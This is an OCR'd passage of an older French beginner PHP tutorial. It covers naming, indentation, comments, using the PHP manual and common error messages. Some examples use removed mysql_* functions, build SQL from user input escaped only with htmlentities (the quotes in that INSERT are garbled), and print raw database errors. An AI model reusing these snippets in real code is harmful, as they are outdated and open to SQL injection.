```php
<?php
$mess_page = 20;

$ret = mysql_query('SELECT COUNT(*) AS nb FROM livre');
$data = mysql_fetch_array($ret);
$total = $data['nb'];

$nb_total  = ceil($total / $mess_page);

echo 'Page : ';
for ($i = 1 ; $i <= $nb_total ; $i++)
{
    echo '<a href="livre.php?page=' . $i . '">' . $i . '</a> ';
}

?>
```

Des noms beaucoup plus clairs

Code : PHP

```php
<?php
$nombreDeMessagesParPage = 20;

$retour = mysql_query('SELECT COUNT(*) AS nb_messages FROM livre');
$donnees = mysql_fetch_array($retour);
$totalDesMessages = $donnees['nb_messages'];

$nombreDePages  = ceil($totalDesMessages / $nombreDeMessagesParPage);

echo 'Page : ';
for ($page_actuelle = 1 ; $page_actuelle <= $nombreDePages ; $page_actuelle++)
{
    echo '<a href="livre.php?page=' . $page_actuelle . '">' . $page_actuelle . '</a> ';
}
?>
```

C'est fou comment des noms écrits correctement en français permettent d'y voir plus clair
Les plus perspicaces d'entre vous auront d'ailleurs reconnu un bout du TP "Livre d'or"

Indentez votre code

Je vais maintenant vous parler d'une chose très importante pour avoir un code clair et lisible : on appelle cela **l'indentation du code**.

L'idée, c'est d'utiliser intelligemment les tabulations pour "décaler" certaines parties de votre code, afin de montrer plus clairement la structure.
La quasi-totalité des éditeurs de texte ont l'habitude que vous utilisiez du code indenté, et vous aident donc pas mal à clarifier votre code.

> Quand je dis "la plupart", je ne parle pas de Bloc-notes. Si vous tapez votre code PHP sous bloc-notes, vous feriez bien d'essayer un vrai logiciel fait pour ça, comme Notepad++ dont je vous ai parlé dans le premier chapitre.
> Non seulement avec un vrai éditeur vous avez une indentation du code semi-automatique, mais en plus votre code est coloré tout seul, ce qui aide énormément croyez-moi !

Le principe à suivre pour indenter votre code est le suivant :

- A chaque fois que vous ouvrez des accolades "{", par exemple pour "if", un "while", un "for", une fonction etc... Vous décalez tout le code qui suit d'une tabulation vers la droite.
- A chaque fois que vous fermez une accolade "}", vous décalez tout le code qui suit d'une tabulation vers la gauche.

C'est plus clair avec un exemple, alors voyez-vous même. Voici ce que ça donne avec un code pas indenté :

Code : PHP

```php
<?php
for ($ligne = 1 ; $ligne <= 100 ; $ligne++)
{
if ($ligne % 2 == 0)
{
echo $ligne . ' : <strong>ligne paire</strong>';
}
else
{
echo $ligne . ' : <em>ligne impaire</em>';
}
echo '<br />';
}
?>
```

Et voici maintenant le même code correctement indenté si on respecte la règle des tabulations :

Code : PHP

```php
<?php
for ($ligne = 1 ; $ligne <= 100 ; $ligne++)
{
    if ($ligne % 2 == 0)
    {
        echo $ligne . ' : <strong>ligne paire</strong>';
    }
    else
    {
        echo $ligne . ' : <em>ligne impaire</em>';
    }

    echo '<br />';
}
?>
```

L'avantage avec un code indenté, c'est qu'on voit bien les "niveaux" des instructions. On sépare bien les blocs, et on arrive à se repérer bien plus facilement 
Avoir un code correctement indenté, c'est quasiment indispensable lorsque vous commencez à faire des scripts de plusieurs dizaines de lignes (ce qui arrive assez vite quand on fait du PHP !).

Un code correctement commenté

Le dernier point, peut-être le plus délicat pour des raisons de dosage, concerne les commentaires dans le code.
Les commentaires ne servent à rien, puisqu'ils ne sont pas lus par PHP lors de la génération de la page... Comme les noms de variables et l'indentation du code me direz-vous.

En effet, là encore les commentaires sont pour vous, et éventuellement pour la personne qui lira votre code. Il **faut** commenter votre code, mais il ne faut surtout pas tomber dans l'excès !
Je m'explique. Si après une ligne comme celle-ci :
`echo $pseudo_visiteur;`
... vous rajoutez le commentaire "Affiche le pseudo du visiteur", là je dis Non non et non !

Il est strictement inutile de commenter chaque ligne de votre code une à une ! Si j'ai insisté tout à l'heure pour que vous mettiez des noms de variables et de fonctions clairs, c'est justement pour vous éviter à avoir besoin de trop commenter.
Le plus judicieux et le plus intelligent, c'est de commenter un "groupe de lignes", pour expliquer brièvement à quoi elles servent.
C'est le **sens général** de votre code que vous devez expliquer dans les commentaires, et non pas la fonction de chaque ligne !

Pour vous aider, il existe 2 types de commentaires :

- Ceux qui commencent par "//" : ils permettent de commenter sur une seule ligne à la fois.
- Ceux qui commencent par "/*" et qui se terminent par "*/" : ils sont utilisés pour des longs commentaires s'étalant sur plusieurs lignes.

Voici une petite illustration d'un code correctement commenté :

Code : PHP

```php
<?php
/*
Script "Questionnaire de satisfaction"
    Par M@teo21

Dernière modification : 20 Août 2004
*/

// On vérifie d'abord s'il n'y a pas de champ vide
if ($_POST['description'] == NULL OR $_POST['mail'] == NULL)
{
    echo 'Tous les champs ne sont pas remplis !';
}
else // Si c'est bon, on enregistre les informations dans la base
{
    mysql_query('INSERT INTO enquete VALUES ('', '' .
nl2br(htmlentities($_POST['description'])) . '', '' . htmlentities($_POST['mail']) .
'')');


    // Puis on upload les photos

    for ($numero = 1 ; $numero <= 3 ; $numero++)
    {
        if ($_FILES['photo' . $numero]['error'] == 0)
        {
            if ($_FILES['photo' . $numero]['size'] < 500000)
            {
                move_uploaded_file($_FILES['photo' . $numero]['tmp_name'], $numero .
'.jpg');
            }
            else
            {
                echo 'La photo ' . $numero . 'n\'est pas valide.<br />';
                $probleme = true;
            }
        }
    }

    // Enfin, affichage d'un message de confirmation si tout s'est bien passé

    if (!(isset($probleme)))
    {
        echo 'Merci ! Les informations ont été correctement enregistrées !';
    }
}
?>
```

Comme vous le voyez, je n'ai pas commenté toutes les lignes. J'ai juste commenté des groupes de lignes pour expliquer leur fonction globale, ce qui me permettra à moi (ou à un autre) de se repérer beaucoup plus facilement dans le code plus tard ! Ces petits conseils n'ont l'air de rien comme ça, mais ils valent de l'or

Alors certes, je ne vous cache pas que chaque programmeur a ses petites habitudes et la façon de faire n'est pas partout la même. Pourtant, ces conseils constitueront pour vous un bon point de départ pour que vous preniez les bonnes habitudes.

En faisant l'effort de les respecter, vous gagnerez beaucoup plus que ce que vous ne le pensez. Et vous verrez que, le jour où vous devrez débugger un gros code qui a décidé de ne plus marcher, vous serez vraiment heureux d'avoir indenté, commenté et utilisé des noms clairs dans votre code

---

Utilisez la documentation PHP !

Un des gros avantages en PHP, c'est qu'on dispose d'une documentation très complète, gratuite, disponible sur Internet, et traduite dans de très nombreuses langues (dont le français :D)

Pourtant, quand quelqu'un nous dit "*La solution à ton problème se trouve dans la doc*", on a tendance à tremblotter un peu. On pense que la doc est une sorte de pavé mal construit, illisible, dans lequel on a toutes les chances de se perdre.
C'est un tort. Comme je vous l'ai dit, la documentation PHP est particulièrement complète et bien organisée, qui plus est traduite en français. Tout y est.

Certes, je ne vous cacherai pas que pour apprendre à programmer en PHP, la doc est pas ce qui se fait de plus accueillant. Mais lorsque vous commencerez à être un peu "à l'aise" en PHP (lorsque vous aurez lu jusqu'à la partie III du cours), vous allez vite avoir besoin d'un support plus complet que le Site du Zér0 (eh oui, la doc restera toujours plus complète que ce tutorial ^^).

C'est là que la documentation entre en jeu. Le but de cette annexe est de vous montrer comment la doc fonctionne, pour que vous soyiez ensuite capables de trouver l'information que vous cherchez tous seuls, sans mon aide 

Accéder à la doc

La documentation, c'est bien beau, mais c'est où ? Comment y accéder ?
Pour cela, on a 2 possibilités, tout dépend de ce que vous voulez faire :

- Voir la liste des fonctions classées par thème : si vous ne savez pas exactement quelle fonction vous cherchez, si vous voulez flâner un peu et que vous voulez avoir la liste des fonctions classées par catégories... C'est la première méthode que vous utiliserez.
- Accéder à la présentation d'une fonction dont on connaît le nom : si vous connaissez le nom d'une fonction, mais que vous ne savez pas vous en servir, c'est cette seconde méthode que l'on utilisera. C'est la méthode la plus simple, la plus rapide, et la plus fréquemment utilisée.

Je vais vous détailler maintenant chacune de ces méthodes pour accéder à la doc. Vous utiliserez l'une ou l'autre en fonction de vos besoins.

Liste des fonctions classées par thème

Vous devriez mettre cette adresse dans les favoris pour ne jamais l'oublier :

http://www.php.net/manual/fr/funcref.php

C'est le sommaire des fonctions PHP, en français.
Si vous vous rendez sur la page, vous devriez voir quelque chose qui ressemble à ceci :

LI. LDAP
LII. Fonctions LZF
LIII. Mail
LIV. Traitement d'email
LV. Mathématiques
LVI. Chaînes de caractères multi-octets
LVII. MCAL
LVIII. chiffrement mcrypt
LIX. Fonctions de paiement MCVE
LX. Fonctions Memcache
LXI. Hash
LXII. Fonctions Mimetype

Ce que vous voyez là, c'est la liste des "thèmes" de fonctions. Comme vous pouvez le voir, y'en a un sacré paquet 
Ne prenez pas peur si vous ne comprenez même pas 1 thème sur 10 (parce que c'est pareil pour moi :lol:). Mais faites l'effort de lire un peu tout ce qu'il y a, et repérez s'il y a un thème qui vous intéresse plus particulièrement qu'un autre.

Par exemple, sur le screenshot que j'ai pris ci-dessus, on peut voir les thèmes "Mail" et "Mathématiques" (c'est à peu près les deux seuls que je comprends ;))
Supposons que je sois intéressé par les fonctions mathématiques de PHP. Je clique sur "Mathématiques".

Là, une nouvelle page s'ouvre. On vous présente un peu le thème, il n'y a pas grand chose de très intéressant pour le moment.

 Certains thèmes de fonctions ne sont pas activés avec PHP. C'est le cas par exemple de la librairie GD pour créer des images.
Si c'est le cas, on vous indique qu'il faut "activer" la librairie, comme je vous ai appris à le faire dans le chapitre sur la librairie GD.

Bon, les fonctions mathématiques sont toujours activées par défaut, donc pas de problème de ce côté-là.
Descendez plus bas dans la page (parfois vous devez descendre très très bas), jusqu'à l'endroit marqué "Table des matières". C'est là que ça nous intéresse : il y a la liste des fonctions du thème "mathématiques" :

log -- Logarithme naturel (népérien)
max -- La plus grande valeur
min -- La plus petite valeur
mt_getrandmax -- La plus grand valeur aléatoire possible
mt_rand -- Génère une valeur aléatoire (meilleure méthode)
mt_srand -- Initialise une valeur aléatoire (meilleure méthode)
octdec -- Conversion d'octal en décimal
pi -- Retourne la valeur de pi
pow -- Expression exponentielle
rad2deg -- Conversion de radians en degrés

A gauche, vous avez le nom de la fonction, et à droite un très bref descriptif de ce qu'elle fait.
Si vous cliquez sur un nom de fonction, vous accédez à la *présentation de la fonction*. Nous verrons comment fonctionne cette page dans la seconde partie de cette annexe.

Ici par exemple, je peux être intéressé par le calcul d'un logarithme népérien (fonction "log"). Et si les maths et vous ça fait deux, il y a quand même quelques fonctions qui devraient vous intéresser : *max* qui retourne le nombre le plus grand, ou *mt_rand* qui génère un nombre aléatoire.

Accès direct à une fonction

Il est fréquent que vous connaissiez le nom d'une fonction, mais que vous ne sachiez pas vous en servir.
Là, il n'est plus question de "flâner" parmi les thèmes de fonctions pour en repérer une intéressante : on veut aller directement aux explications sur cette fonction.

Par exemple, supposons que vous souhaitiez générer un nombre aléatoire entre 0 et 100. Vous avez beau être très fort en PHP, vous ne pouvez pas forcément savoir quelle est la fonction qui permet de le faire.
Ni une ni deux, vous vous rendez sur les forums du Site du Zér0 (:P) et vous posez la question.
Peu de temps après, quelqu'un vous répond juste "mt_rand".

Cette information est normalement suffisante, vous avez le nom de la fonction, vous allez vous *documenter dessus*.


Pour accéder directement à la présentation d'une fonction, tapez l'adresse suivante dans votre navigateur :

```
php.net/nom_de_la_fonction
```

 Ne mettez pas le "http://www." devant, il sera rajouté tout seul. C'est plus rapide de s'en passer.

Si la fonction existe, vous tombez directement sur la présentation de la fonction (sinon, on vous dit que la fonction n'existe pas et on vous propose d'autres fonctions qui ont à peu près le même nom).

Si je veux tout savoir sur *mt_rand* donc, je tape ceci dans la barre d'adresse de mon navigateur :




Tapez ensuite "Entrée", et ni une ni deux, vous voici sur la page qui présente la fonction *mt_rand* !
Plutôt rapide et pratique non ?

Présentation d'une fonction

Je suppose maintenant que vous avez repéré la fonction qui vous intéressait. Vous tombez alors sur la page de *Présentation de la fonction*.
On va prendre le cas de la fonction *mt_rand* : faites comme je vous ai dit plus haut pour accéder directement à la page concernant cette fonction.

La page de présentation d'une fonction a toujours la même forme :



J'ai rajouté quelques commentaires pour que vous compreniez bien à quoi sert chaque ligne.
Ce qui nous intéresse le plus là-dedans, c'est le "Mode d'emploi de la fonction". Je vais vous apprendre à le déchiffrer, car lorsque vous saurez le lire, vous saurez utiliser n'importe quelle fonction PHP à l'aide de la doc !

Apprendre à lire un mode d'emploi

Ici, le mode d'emploi indique ceci :

```
int mt_rand ([ int min, int max])
```

Examinons toutes les infos qu'il y a là-dedans :

- int : la fonction commence par le mot-clé "int". Ce premier mot-clé indique **ce que renvoie la fonction**. On peut avoir entre autres les mots-clé suivants :
  - int : cela signifie que la fonction renvoie un nombre entier. *mt_rand* renvoie donc un nombre entier (-8, 0, 3, 12 etc...)
  - float : la fonction renvoie un nombre décimal (comme 15.2457).
  - number : la fonction renvoie un nombre, qui peut être soit un entier (int) soit un décimal (float).
  - string : la fonction renvoie une chaîne de caractères, c'est-à-dire du texte. Par exemple "Bonjour".
  - bool : la fonction renvoie un booléen, c'est-à-dire "VRAI" ou "FAUX" (true ou false).
  - array : la fonction renvoie un array (tableau de variables). Le plus simple en général, c'est de faire un *print_r* comme je vous l'ai appris dans le chapitre "Les Array II : le Retour", pour voir tout ce que contient cet array.
  - resource : la fonction renvoie une "ressource". Une ressource est un type de données particulier, une sorte de super-variable. Il peut s'agir d'une image, d'un fichier etc... Dans le chapitre sur la librairie GD par exemple, on manipule une variable $image.
  - void : la fonction ne renvoie rien du tout. C'est le cas des fonctions qui ne servent qu'à faire une action et qui n'ont pas besoin de renvoyer d'information.
  - mixed : la fonction peut renvoyer n'importe quel type de données (un int, un string, ça dépend...)

- mt_rand : là c'est tout simple, c'est le nom de la fonction.
- ([int min, int max]) : entre parenthèses, il y a la liste des paramètres que l'on peut donner à la fonction. Ici, on peut donner deux entiers (int) : min et max. Ils servent à indiquer que vous voulez un nombre aléatoire entre 5 et 15 par exemple.

Cependant, il faut savoir que certains paramètres ne sont pas toujours obligatoires. Ces paramètres "facultatifs" sont mis entre crochets.

 Mais alors... Puisque "int min, int max" sont entre crochets, ça veut dire qu'on peut ne donner aucun paramètre à la fonction ?

Tout à fait, d'ailleurs c'est écrit dans la doc :

Citation

> Appelée sans les arguments optionnels min et max, mt_rand() retourne un nombre pseudo-aléatoire, entre 0 et RAND_MAX (*un nombre maximum fixé par PHP*). Pour obtenir un nombre entre 5 et 15 inclus, il faut utiliser mt_rand(5,15).

Comme quoi, il suffit de lire 

 Si la fonction ne prend pas du tout de paramètre, le mot-clé "void" est indiqué entre parenthèses. C'est le cas de la fonction `time()`.
Allez sur php.net/time pour voir !

Un autre exemple : date

Bon *time* est un cas simple. Je vais maintenant vous montrer une fonction un peu plus compliquée que vous connaissez sûrement si vous avez lu le chapitre sur les Dates en PHP : *date*
Comme vous devez savoir le faire maintenant, rendez-vous sur php.net/date pour avoir la description de la fonction.

Le mode d'emploi indique ceci :

```
string date ( string format [, int timestamp])
```

La fonction renvoie une chaîne de caractères (string) : c'est la date.
On doit lui donner obligatoirement une chaîne de caractère appelée "format" (pour demander le mois, l'année etc... vous vous souvenez ?)
Et il y a un int qui est facultatif : c'est le timestamp.

Si votre mémoire est encore fraîche, vous vous souvenez que *date("Y");* renvoie l'année actuelle. Mais si vous rajoutez un timestamp (ce qui n'est pas obligatoire), alors c'est l'année correspondant au timestamp qui sera renvoyée.

Faites donc toujours bien attention : certains paramètres sont obligatoires, d'autres pas (ils sont entre crochets) et la fonction réagit différemment selon les cas. En général, le texte descriptif de la fonction vous explique ce qu'il se passe si vous ne mettez pas les paramètres facultatifs.

Lisez les exemples !

Il y a toujours des exemples pour illustrer l'utilisation de la fonction. C'est très pratique car on vous montre de quelle manière utiliser la fonction, et on n'hésite pas à vous montrer les cas particuliers (où la fonction réagit un peu différemment)

Par exemple, pour *mt_rand* on a :

Exemple 1. Exemple avec mt_rand()

```
<?php
echo mt_rand() . "\n";
echo mt_rand() . "\n";

echo mt_rand(5, 15);
?>
```

L'exemple ci-dessus va afficher :

```
1604716014
1478613278
6
```

Dans la mesure du possible, essayez de tester les exemples proposés. Il arrive souvent qu'on comprenne mieux avec des exemples que l'on essaie soi-même  La documentation PHP est vraiment un outil précieux, bien foutu (il faut dire ce qui est), mais pas forcément très "parlant".
Si, pour apprendre à se servir d'une fonction rien ne vaut un bon tuto, vous en arriverez forcément un jour à un stade où personne ne pourra vraiment vous aider, personne sauf la doc.

Apprenez dès aujourd'hui à vous en servir, car c'est grâce à elle que vous apprendrez le plus de choses une fois que vous aurez fini de lire les tutoriaux du Site du Zér0 

Au secours ! Mon script plante !

Alors comme ça votre script ne marche pas, et PHP vous affiche des erreurs incompréhensibles ?
Aucun souci à vous faire : c'est tout à fait normal, on ne réussit jamais un script du premier coup (en tout cas, pas moi :p)

Il existe des milliers de messages d'erreurs qui peuvent survenir (ok, jusque-là rien de très rassurant), et je n'ai pas vraiment le temps de vous faire la liste complète... mais j'en connais déjà un bon paquet.
Dans cette annexe, nous passerons en revue les erreurs les plus courantes, nous verrons *pourquoi* ça plante et, bien entendu, *comment* régler le problème 

Les erreurs les plus courantes

Je pense qu'il est facile de parler d'erreurs "courantes", car vous verrez que certaines erreurs reviennent plus souvent que d'autres.

Nous allons voir les erreurs suivantes, qui sont assez courantes :

- Parse error
- Undefined function
- Wrong parameter count
- Notice

Parse error


Si on devait dire qu'il existe UNE erreur de base, ça serait très certainement celle-là. Impossible de programmer en PHP sans y avoir droit un jour.

Le message d'erreur que vous obtenez ressemble à celui-ci :

Parse error: parse error in fichier.php on line 15

Ce message vous indique une erreur dans fichier.php à la ligne 15. Généralement, cela veut dire que votre problème se situe à la ligne 15, mais ce n'est pas toujours le cas (trop facile sinon ^^)


Si vous écrivez votre code PHP sous bloc-notes, faites "Affichage / Barre d'état". Une barre d'état apparaîtra en bas de la fenêtre, en vous indiquant à quelle ligne se trouve votre curseur.
Le mieux reste quand même d'utiliser un éditeur spécialisé, comme Notepad++ ou Dreamweaver, qui affiche les numéros des lignes comme ceci :



Bon, concrètement qu'est-ce qu'un parse error ?
Un "parse error" est en fait une instruction PHP pas correctement écrite. Plusieurs choses peuvent causer cela :

- Vous avez oublié **le point-virgule** à la fin de l'instruction. Comme toutes les instructions doivent se terminer par un point-virgule, si vous oubliez d'en mettre un ça provoquera un "parse error". Par exemple :
  `$id_news = 5`
  ... génèrera un parse error. Si vous mettez le point-virgule à la fin, tout rentrera dans l'ordre !
  `$id_news = 5;`
- Vous avez oublié de **fermer un guillemet** (ou une apostrophe, ou une parenthèse). Par exemple :
  `echo "Bonjour !;`
  ... il suffit de fermer correctement les guillemets et vous n'aurez plus de problème
  `echo "Bonjour !";`
- Vous vous êtes trompé dans **la concaténation**, vous avez peut-être oublié un point :
  `echo "J'ai " . $age " ans";`
  En corrigé ça donne :
  `echo "J'ai " . $age . " ans";`
- Il peut aussi s'agir d'une **accolade mal fermée** (pour un if par exemple). Vérifiez si vous fermez correctement toutes vos accolades. Si vous oubliez d'en fermer une, il est probable que le *parse error* vous indique que l'erreur se trouve à la dernière ligne du fichier (c'est-à-dire à la ligne 115 si votre fichier comporte 115 lignes). Donc, si on vous indique une erreur à la dernière ligne, il va probablement falloir relire tout le fichier PHP à la recherche d'une accolade mal fermée !

Si on vous dit que l'erreur est à la ligne 15 et que vous ne voyez vraiment pas d'erreur à cette ligne, n'hésitez pas à chercher l'erreur à la ligne juste au-dessus, elle s'y trouve peut-être !

Undefined function

Une autre erreur assez classique : la fonction inconnue. Vous obtenez ce message d'erreur :

Fatal Error: Call to undefined function: fonction_inconnue() in fichier.php on line 27

Là, il faut comprendre que vous avez utilisé une fonction qui n'existe pas.

2 possibilités :

- Soit **la fonction n'existe vraiment pas**. Vous avez probablement fait une faute de frappe, vérifiez si une fonction à l'orthographe similaire existe.
  Une erreur qui m'est arrivée souvent, c'est de taper *html_entities* au lieu de *htmlentities* (le vrai nom de la fonction).
- Autre cas possible : la fonction existe vraiment, mais PHP ne la reconnaît pas. C'est parce que cette fonction se trouve dans **une extension de PHP que vous n'avez pas activée**. Par exemple, si vous essayez d'utiliser la

fonction *imagepng()* alors que vous n'avez pas activé la librairie GD pour les images en PHP, on vous dira que la fonction n'existe pas.
Activez la librairie qui utilise la fonction et tout sera réglé :)

Une dernière chose : il se peut aussi que vous essayiez d'utiliser une fonction qui n'est pas disponible dans la version de PHP que vous avez.
Vérifiez dans le manuel (comme je vous l'ai appris dans l'annexe sur la documentation) dans quelles versions de PHP cette fonction est disponible.

Wrong parameter count

Si vous utilisez mal une fonction, vous aurez cette erreur :

Warning: Wrong parameter count for fonction() in fichier.php on line 112

Cela signifie que vous avez oublié des paramètres pour la fonction, ou même que vous en avez mis trop.
Comme je vous l'ai appris dans le chapitre sur la doc PHP, consultez le mode d'emploi de la fonction pour savoir combien de paramètres elle prend, et lesquels sont facultatifs.

Par exemple, la fonction *fopen()* requiert au minimum 2 paramètres : le premier pour le nom du fichier à ouvrir et le second pour le mode d'ouverture (en lecture seule, écriture etc...). Si vous ne mettez que le nom du fichier à ouvrir comme ceci :

```
$fichier = fopen("fichier.txt");
```

... vous aurez l'erreur "Wrong parameter count". Pensez donc à rajouter le paramètre qui manque, par exemple comme ceci :

```
$fichier = fopen("fichier.txt", "r");
```

 Dans les versions les plus récentes de PHP, on vous dit même le nombre de paramètres que vous avez oublié dans le message d'erreur !

Notice

Beaucoup de Zér0s pensent que les Notice sont des erreurs importantes, alors qu'il s'agit simplement d'une information... certes un peu gênante.
Elles ne surviennent que dans les versions récentes de PHP, et seulement si certaines options sont activées.
Malheureusement, EasyPHP configure PHP par défaut pour qu'il affiche toutes les notices, c'est-à-dire les erreurs les plus bénignes.

L'erreur peut ressembler à ça :

Notice: Undefined index: pseudo in fichier.php on line 137

Cette erreur survient le plus fréquemment lorsque vous traitez les résultats d'un formulaire PHP.
Je vous ai appris dès le premier TP (page protégée par mot de passe), que si on voulait éviter les Notice, il fallait *tester si la variable existait* avant de l'utiliser.
Pour cela, on utilise la fonction *isset* :

Code : PHP

```
if (isset($_POST['pseudo']))
```

Revoyez le TP "page protégée par mot de passe" si vous voulez voir comment on fait.

Sachez toutefois que les Notice ne sont pratiquement jamais affichées chez les hébergeurs web, et que le plus pratique (sauf si vous voulez vous taper un *isset* à chaque fois) est de reconfigurer PHP pour qu'il n'affiche pas les

Notice.

2 possibilités :

- Vous mettez en haut de chacune de vos pages PHP la ligne :
  `error_reporting(E_ALL ^ E_NOTICE);`
  Cela aura pour effet de désactiver les notice sur cette page PHP uniquement.
- Vous reconfigurez PHP en ouvrant le fichier php.ini (pour savoir où il se trouve, regardez le début du chapitre sur la librairie GD).
  Recherchez le texte "error_reporting". Un peu plus bas, vous devriez tomber sur une ligne qui n'est pas commentée (elle ne commence pas par un point-virgule) :
  1. Mettez un point-virgule devant la ligne :
     `;error_reporting = E_ALL`
  2. Puis enlevez le point-virgule devant la ligne :
     `error_reporting = E_ALL & ~E_NOTICE`

  Vous devriez alors voir exactement ceci :

```
;    - Show all errors, except for notices
;
error_reporting = E_ALL & ~E_NOTICE
;
;    - Show only errors
;
;error_reporting = E_COMPILE_ERROR|E_ERRO
;
;    - Show all errors
;
;error_reporting  =  E_ALL
```

Ligne activée

Ligne désactivée

Personnellement, j'ai reconfiguré PHP chez moi pour qu'il n'affiche pas les Notice parce que ça devient vite lourd à force.
Les programmeurs PHP les plus expérimentés vous diront probablement de garder les Notice, mais je ne suis pas d'accord : ce ne sont pas vraiment des erreurs et si on veut les éviter avec des *isset* ça rend le code plus lourd et plus complexe.
Or, le but de PHP c'est justement de pouvoir programmer facilement, sans trop de contraintes. Même si ça ressemble au C++, le PHP est un langage moins "strict" et rigoureux, et c'est ce qui en fait un langage agréable à utiliser.

Traiter les erreurs SQL

Comme vous le savez, le langage SQL est un langage à part entière dont on se sert en PHP. S'il peut y avoir des erreurs en PHP, il peut aussi y avoir des erreurs en SQL !
Il se peut par exemple que votre requête soit mal écrite, que le nom de la table que vous voulez ouvrir n'existe pas etc etc... Bref, les erreurs possibles sont là encore nombreuses.

Toutefois, ce n'est pas MySQL qui vous dira qu'il y a une erreur, mais PHP. Et PHP n'est pas très bavard en ce qui concerne les erreurs SQL. Nous allons donc voir :

1. Comment repérer une erreur SQL en PHP
2. Comment faire parler PHP pour qu'il nous donne l'erreur SQL (de gré, ou de force :p)

Repérer l'erreur SQL en PHP

Lorsqu'il s'est produit une erreur SQL, cela peut se manifester en PHP de plusieurs manières :

- *mysql_connect(): Access denied for user: 'sdz@localhost' (Using password: YES) in fichier.php on line 196*
  Là, vous vous êtes trompé de mot de passe ou de nom d'utilisateur en utilisant la fonction *mysql_connect*.
  Vérifiez auprès de votre hébergeur si le mot de passe est le bon. Si vous utilisez EasyPHP, je vous rappelle que le nom d'utilisateur est "root", et qu'il n'y a pas de mot de passe.
- *mysql_fetch_array(): supplied argument is not a valid MySQL result resource*
  Cette erreur survient lorsque vous voulez afficher les résultats de votre requête, généralement dans la boucle "while ($donnees = mysql_fetch_array($retour))"

Alors là, y'a pas 36 explications possibles : c'est tout simplement que votre requête SQL a foiré

Si vous avez donc l'erreur sur *mysql_fetch_array()*, vous **savez** que la requête n'a pas marché, mais vous n'avez pas l'erreur qui vous dit ce qu'il s'est passé.
Nous allons maintenant voir comment on peut remédier à cela

Allez ! Crache le morceau !

Comme visiblement PHP n'a pas envie de nous donner l'erreur renvoyée par MySQL, on va le lui demander d'une autre manière.
C'est très facile à faire, mais vous ne pouviez pas deviner tous seuls

Repérez la requête qui foire selon vous (certainement celle juste avant le *mysql_fetch_array*), et demandez d'afficher l'erreur s'il y en a une, comme ceci :

```
mysql_query("SELECT * FROM table") or die(mysql_error());
```

Si la requête marche, aucune erreur ne sera affichée.
Si la requête plante, PHP arrêtera de générer la page et vous affichera l'erreur donnée par MySQL...

A partir de là, il va falloir vous débrouiller tous seuls, car les erreurs SQL sont assez nombreuses et je ne peux pas toutes les lister
En général, MySQL vous dit "You have an error in your SQL syntax near 'truc'". A vous de bien relire votre requête SQL, l'erreur se trouve généralement près de l'endroit où on vous l'indique.

Quelques erreurs plus rares

Les erreurs PHP sont très variées, et je ne parle même pas des erreurs SQL. N'espérez pas donc que je vous fasse ici la liste des 3946 erreurs de PHP, j'en serais incapable (je ne les ai pas encore toutes eues, mais ça ne saurait tarder à l'allure où je vais :p)
Je vais vous montrer quelques erreurs un peu plus rares que "parse error", mais que vous rencontrerez probablement un jour. Si déjà je peux vous aider pour ces erreurs-là, ça sera bien

Nous allons voir les erreurs :

- Headers already sent by...
- "L'image contient des erreurs"
- Maximum execution time exceeded

Headers already sent by...

Voilà une erreur classique quand on travaille avec les sessions ou avec les cookies :

Cannot modify header information - headers already sent by ...

Que doit-on comprendre par là ?
Les **headers** sont des informations d'en-tête qui sont envoyées avant toute chose au navigateur du visiteur. Elles permettent de dire "Ce que tu vas recevoir est une page HTML", ou "Ce que tu vas recevoir est une image PNG", ou encore : "Inscris un cookie".
Toutes ces choses-là doivent être dites avant que le moindre code HTML ne soit envoyé. En PHP, la fonction qui permet d'envoyer des informations de headers s'appelle *header()*. On s'en est notamment servi dans le chapitre sur la librairie GD pour indiquer que l'on envoyait une image et non pas une page HTML.


Il y a d'autres fonctions qui envoient toutes seules des headers. C'est le cas de *session_start()* et de *setcookie()*.

Ce que vous devez retenir, c'est que chacune des ces fonctions doit être **utilisée au tout début de votre code PHP**. Il ne faut RIEN mettre avant, sinon ça provoquera l'erreur "Headers already sent by...".

Un exemple de code qui génère l'erreur :

```
<html>
<? session_start(); ?>
```

Ici, j'ai eu le malheur de mettre un peu de code HTML avant le *session_start()*, et c'est ce qui a provoqué l'erreur. Mettez le *session_start()* en tout premier, et vous n'aurez plus de problème

```
<? session_start(); ?>
<html>
```

L'image contient des erreurs

C'est le navigateur qui vous donne ce message d'erreur et non pas PHP.
Ce message survient lorsque **vous travaillez avec la librairie GD**. Si vous avez fait une erreur dans votre code (par exemple un banal "parse error"), cette erreur sera inscrite dans l'image. Du coup, l'image ne sera pas valide et le navigateur ne pourra pas l'afficher.

 Bon d'accord, l'erreur est dans l'image. Mais comment faire pour faire "apparaître" l'erreur ?

2 possibilités :

- Vous pouvez supprimer la ligne :
  `header ("Content-type: image/png");`
  L'erreur apparaîtra à la place du message "L'image contient des erreurs".
- Vous pouvez aussi faire "Bouton droit / Afficher la source" (comme si vous alliez regarder la source HTML de la page, sauf que là il s'agit d'une image).

Dans les deux cas, vous verrez le message d'erreur apparaître. A partir de là, il ne vous restera plus qu'à corriger le bug !

Maximum execution time exceeded

Ca c'est le genre d'erreur qui arrive le plus souvent à cause d'une boucle interminable :

Fatal error: Maximum execution time exceeded in fichier.php on line 57

